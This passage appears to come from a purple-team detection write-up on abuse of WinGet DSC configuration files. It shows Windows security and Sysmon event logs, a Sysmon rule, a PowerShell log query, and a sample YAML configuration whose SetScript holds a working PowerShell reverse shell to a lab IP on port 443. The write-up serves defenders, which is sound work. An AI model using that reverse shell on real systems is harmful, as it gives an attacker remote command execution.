New Process Name:	C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_126.510.0_x64_8wekyb3d8bbwe\WindowsPackageManagerServer.exe
Token Elevation Type:	TokenElevationTypeDefault (1)
Mandatory Label:	Mandatory Label\High Mandatory Level
Creator Process ID:	0x1A54
Creator Process Name:	C:\temp\DSCourier\DSCourier.exe
Process Command Line:	

WindowsPackageManagerServer – Process Creation

Event 4688, Microsoft Windows security auditing.	
General	Details
A new process has been created.	
Creator Subject:	
Security ID:	IPURPLE\Administrator
Account Name:	Administrator
Account Domain:	IPURPLE
Logon ID:	0x2704A7
Target Subject:	
Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0
Process Information:	
New Process ID:	0x2388
New Process Name:	C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64__8wekyb3d8bbwe\ConfigurationRemotingServer\ConfigurationRemotingServer.exe
Token Elevation Type:	TokenElevationTypeDefault (1)
Mandatory Label:	Mandatory Label\High Mandatory Level
Creator Process ID:	0x2070
Creator Process Name:	C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64__8wekyb3d8bbwe\WindowsPackageManagerServer.exe
Process Command Line:	
Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.	
Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.	
Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator, administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.	
Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user is a member of the Administrators group.	

ConfigurationRemotingServer – Child Process

Event 4688, Microsoft Windows security auditing.	
General	Details
A new process has been created.	
Creator Subject:	
Security ID:	IPURPLE\Administrator
Account Name:	Administrator
Account Domain:	IPURPLE
Logon ID:	0x2704A7
Target Subject:	
Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0
Process Information:	
New Process ID:	0x1998
New Process Name:	C:\Windows\System32\conhost.exe
Token Elevation Type:	TokenElevationTypeDefault (1)
Mandatory Label:	Mandatory Label\High Mandatory Level
Creator Process ID:	0x2388
Creator Process Name:	C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64__8wekyb3d8bbwe\ConfigurationRemotingServer\ConfigurationRemotingServer.exe
Process Command Line:	
Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.	
Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.	
Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator, administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.	
Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user is a member of the Administrators group.	

Conhost Process

Sysmon enriches process creation events by capturing command-line arguments in the ParentCommandLine field. SOC teams can use this field to locate paths where arbitrary YAML files are stored and examine their contents to trace malicious activities.

Event 1, Sysmon	
General	Details
Process Create:	
RuleName: Suspicious WinGet DSC Child Process	
UtcTime: 2026-06-05 16:34:42.836	
ProcessGuid: {c3ed9b95-faa2-6a22-5504-000000003100}	
ProcessId: 448	
Image: C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64__8wekyb3d8bbwe\ConfigurationRemotingServer\ConfigurationRemotingServer.exe	
FileVersion: -	
Description: -	
Product: -	
Company: -	
OriginalFileName: -	
CommandLine: "C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64__8wekyb3d8bbwe\ConfigurationRemotingServer\ConfigurationRemotingServer.exe" ConfigurationRemotingServer\ConfigurationRemotingServer.exe 44454570100000074175c6b4d97519bba04ca0dad11c7800a000005000002fbbd0a3e0242945e154ff38a1f046007300000a008ff3aef9169c702f6900000000 73384459-7291-4740-B87E-DCFD545808A 2272 pwsh	
CurrentDirectory: C:\temp\DS Courier\	
User: IPURPLE\Administrator	
LogonGuid: {c3ed9b95-6b5e-6a21-a704-270000000000}	
LogonId: 0x2704A7	
TerminalSessionId: 1	
IntegrityLevel: High	
Hashes: SHA256=3C6A4ED4C3E56D0A91EDA0C2D16CC8BB8C374942FF193D0776EC60947F6B65F	
ParentProcessGuid: {c3ed9b95-faa2-6a22-5404-000000003100}	
ParentProcessId: 2272	
ParentImage: C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64__8wekyb3d8bbwe\winget.exe	
ParentCommandLine: "C:\Users\Administrator\IPURPLE\AppData\Local\Microsoft\WindowsApps\winget.exe" configure --accept-configuration-agreements --disable-interactivity -f C:\temp\SimplePSScript.yaml	
ParentUser: IPURPLE\Administrator	

ConfigurationRemotingServer – Sysmon Event ID 1

Similarly, when web links are used, suspicious IP addresses and domains are also captured in the logs. SOC teams should flag WinGet executions that attempt to access files with any extension over the web, since threat actors can masquerade YAML files under different extensions.



During the execution of the second method, the only visible indicator in the logs is the *WindowsPackageManagerServer.exe* process with the `--manualActivation` argument.



Network Connection

The *ConfigurationRemotingServer.exe* process should be monitored for unexpected outbound network connections. It is unlikely that a legitimate business case exists for establishing remote connections from this process, and therefore it should be used as a reliable detection opportunity.



Sysmon can capture network connections under Event ID 3. A specific rule could be developed in Sysmon or in the EDR to monitor network connections that have as an origin the following two processes:

1. ConfigurationRemotingServer.exe
2. WindowsPackageManagerServer.exe

Event 3, Sysmon	
General	Details
Network connection detected: RuleName: WinGet DSC Network Activity UtcTime: 2026-06-05 16:45:36.629 ProcessGuid: {c3ed9b95-fd24-6a22-6704-000000003100} ProcessId: 6608 Image: C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64_8wekyb3d8bbwe\ConfigurationRemotingServer\ConfigurationRemotingServer.exe User: IPURPLE\Administrator Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 192.168.95.138 SourceHostname: Server2025.ipurple.lab SourcePort: 55385 SourcePortName: - DestinationIsIpv6: false DestinationIp: 192.168.95.133 DestinationHostname: - DestinationPort: 443 DestinationPortName: https	

Network Connection – Sysmon Event ID 3

Image Load

Another suspicious behaviour is the loading of `Microsoft.Management.Configuration` DLL in the `WindowsPackageManagerServer` process. Organizations that don't utilize WinGet for software deployment activities should correlate this image load event with a malicious activity.

Event 7, Sysmon	
General	Details
Image loaded: RuleName: Suspicious DLL UtcTime: 2026-06-05 17:00:01.912 ProcessGuid: {c3ed9b95-0090-6a23-7304-000000003100} ProcessId: 5508 Image: C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64_8wekyb3d8bbwe\WindowsPackageManagerServer.exe ImageLoaded: C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64_8wekyb3d8bbwe\Microsoft.Management.Configuration.dll FileVersion: - Description: - Product: - Company: - OriginalFileName: - Hashes: SHA256= 1746CF4FEB2FCA0C4306DB66789A146223AA591E24C8FD775D7B94EE89B9884E Signed: true Signature: Microsoft Corporation SignatureStatus: Valid User: IPURPLE\Administrator	

Microsoft.Management.Configuration.dll

The following Sysmon rule covers the observed behaviours in three domains: Process Creation, Network Connection, and Image Load.

```

1  <Sysmon schemaversion="4.90">
2  <EventFiltering>
3  <RuleGroup name="Suspicious WinGet DSC Child Process" groupRelation="or">
4  <ProcessCreate onmatch="include">
5  <ParentImage condition="end with">WinGet.exe</ParentImage>
6  <Image condition="end with">ConfigurationRemotingServer.exe</Image>
7  </ProcessCreate>
8  <ProcessCreate onmatch="include">
9  <ParentImage condition="end with">WindowsPackageManagerServer.exe</ParentImage>
10 <Image condition="end with">ConfigurationRemotingServer.exe</Image>
11 </ProcessCreate>
12 </RuleGroup>
13 <RuleGroup name="WinGet DSC Network Activity" groupRelation="or">
14 <NetworkConnect onmatch="include">
15 <Image condition="end with">ConfigurationRemotingServer.exe</Image>
16 </NetworkConnect>
17 <NetworkConnect onmatch="include">
18 <Image condition="end with">WindowsPackageManagerServer.exe</Image>
19 </NetworkConnect>
20 </RuleGroup>
21 <RuleGroup name="Suspicious DLL" groupRelation="or">
22 <ImageLoad onmatch="include">
23 <ImageLoaded condition="end with">Microsoft.Management.Configuration.dll</ImageLoaded>
24 <Image condition="end with">ConfigurationRemotingServer.exe</Image>
25 </ImageLoad>
26 </RuleGroup>
27 </EventFiltering>
28 </Sysmon>

```

It is also possible to query Sysmon logs directly from the PowerShell console during investigation activities.

```

1 Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" |
2 Where-Object {
3 $_.Message -match
4 "ConfigurationRemotingServer.exe|WindowsPackageManagerServer.exe|PSDscResources|Microsoft.Management.Configuration|winget
5 } |
6 Select-Object TimeCreated, Id, Message |
   Format-List

```

```

PS C:\temp\DS\Courier> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" |
>> Where-Object {
>> $_.Message -match "ConfigurationRemotingServer.exe|WindowsPackageManagerServer.exe|PSDscResources|Microsoft.Manag
>> ement.Configuration|winget"
>> } |
>> Select-Object TimeCreated, Id, Message |
>> Format-List

TimeCreated : 6/6/2026 5:03:41 AM
Id           : 5
Message      : Process terminated:
               RuleName: -
               UtcTime: 2026-06-06 04:03:40.971
               ProcessGuid: {c3ed9b95-9c0e-6a23-a605-000000003100}
               ProcessId: 3764
               Image: C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64__8wekyb3d8bbwe\ConfigurationRemotingServer\ConfigurationRemotingServer.exe
               User: IPURPLE\Administrator

TimeCreated : 6/6/2026 5:03:40 AM
Id           : 5
Message      : Process terminated:
               RuleName: -
               UtcTime: 2026-06-06 04:03:40.922
               ProcessGuid: {c3ed9b95-9c0b-6a23-a505-000000003100}
               ProcessId: 10100
               Image: C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64__8wekyb3d8bbwe\winget.exe
               User: IPURPLE\Administrator

```

PowerShell – Query Sysmon Logs


```

metadata: module: "PSDscResources"
description: "Simple Reverse Shell Example"
allowPrerelease: true

settings: TestScript: "$false"
SetScript: "$client = [System.Net.Sockets.TcpClient]::new()\n$client.Connect(
'192.168.95.133',
443)\n$stream = $client.GetStream()\n$writer = [System.IO.StreamWriter]::ne
w($stream)\n$reader
= [System.IO.StreamReader]::new($stream)\n$writer.AutoFlush = $true\n$write
r.WriteLine(\"[+]
Shell from $env:COMPUTERNAME as $env:USERNAME via ConfigurationRemotingServ
er\")\nwhile
($true) {\n    $writer.Write('DSC> ')\n    $cmd = $reader.ReadLine()\n    i
f ($cmd
-eq 'exit') { break }\n    try {\n        $output = Invoke-Expression $cmd
2>61
| Out-String\n        $writer.WriteLine($output)\n    } catch {\n        $w
riter.WriteLine($_.Exception.Message)\n
    }\n}\n$client.Close()\n"
GetScript: "@{ Result = \"OK\" }\n"

is_active: 1
is_group: 0

```

Config DB Viewer

In summary, the WinGet utility can be used by threat actors for code execution and to facilitate various activities such as implant staging and persistence. Even though there are limitations in executing YAML files from remote locations, some EDRs might not flag executions of WinGet as malicious. Furthermore, since it is possible to perform similar executions without invoking WinGet, a more holistic detection approach is required by SOC teams. Organizations should prepare test cases, validate controls, and engineer detection rules to increase detection confidence.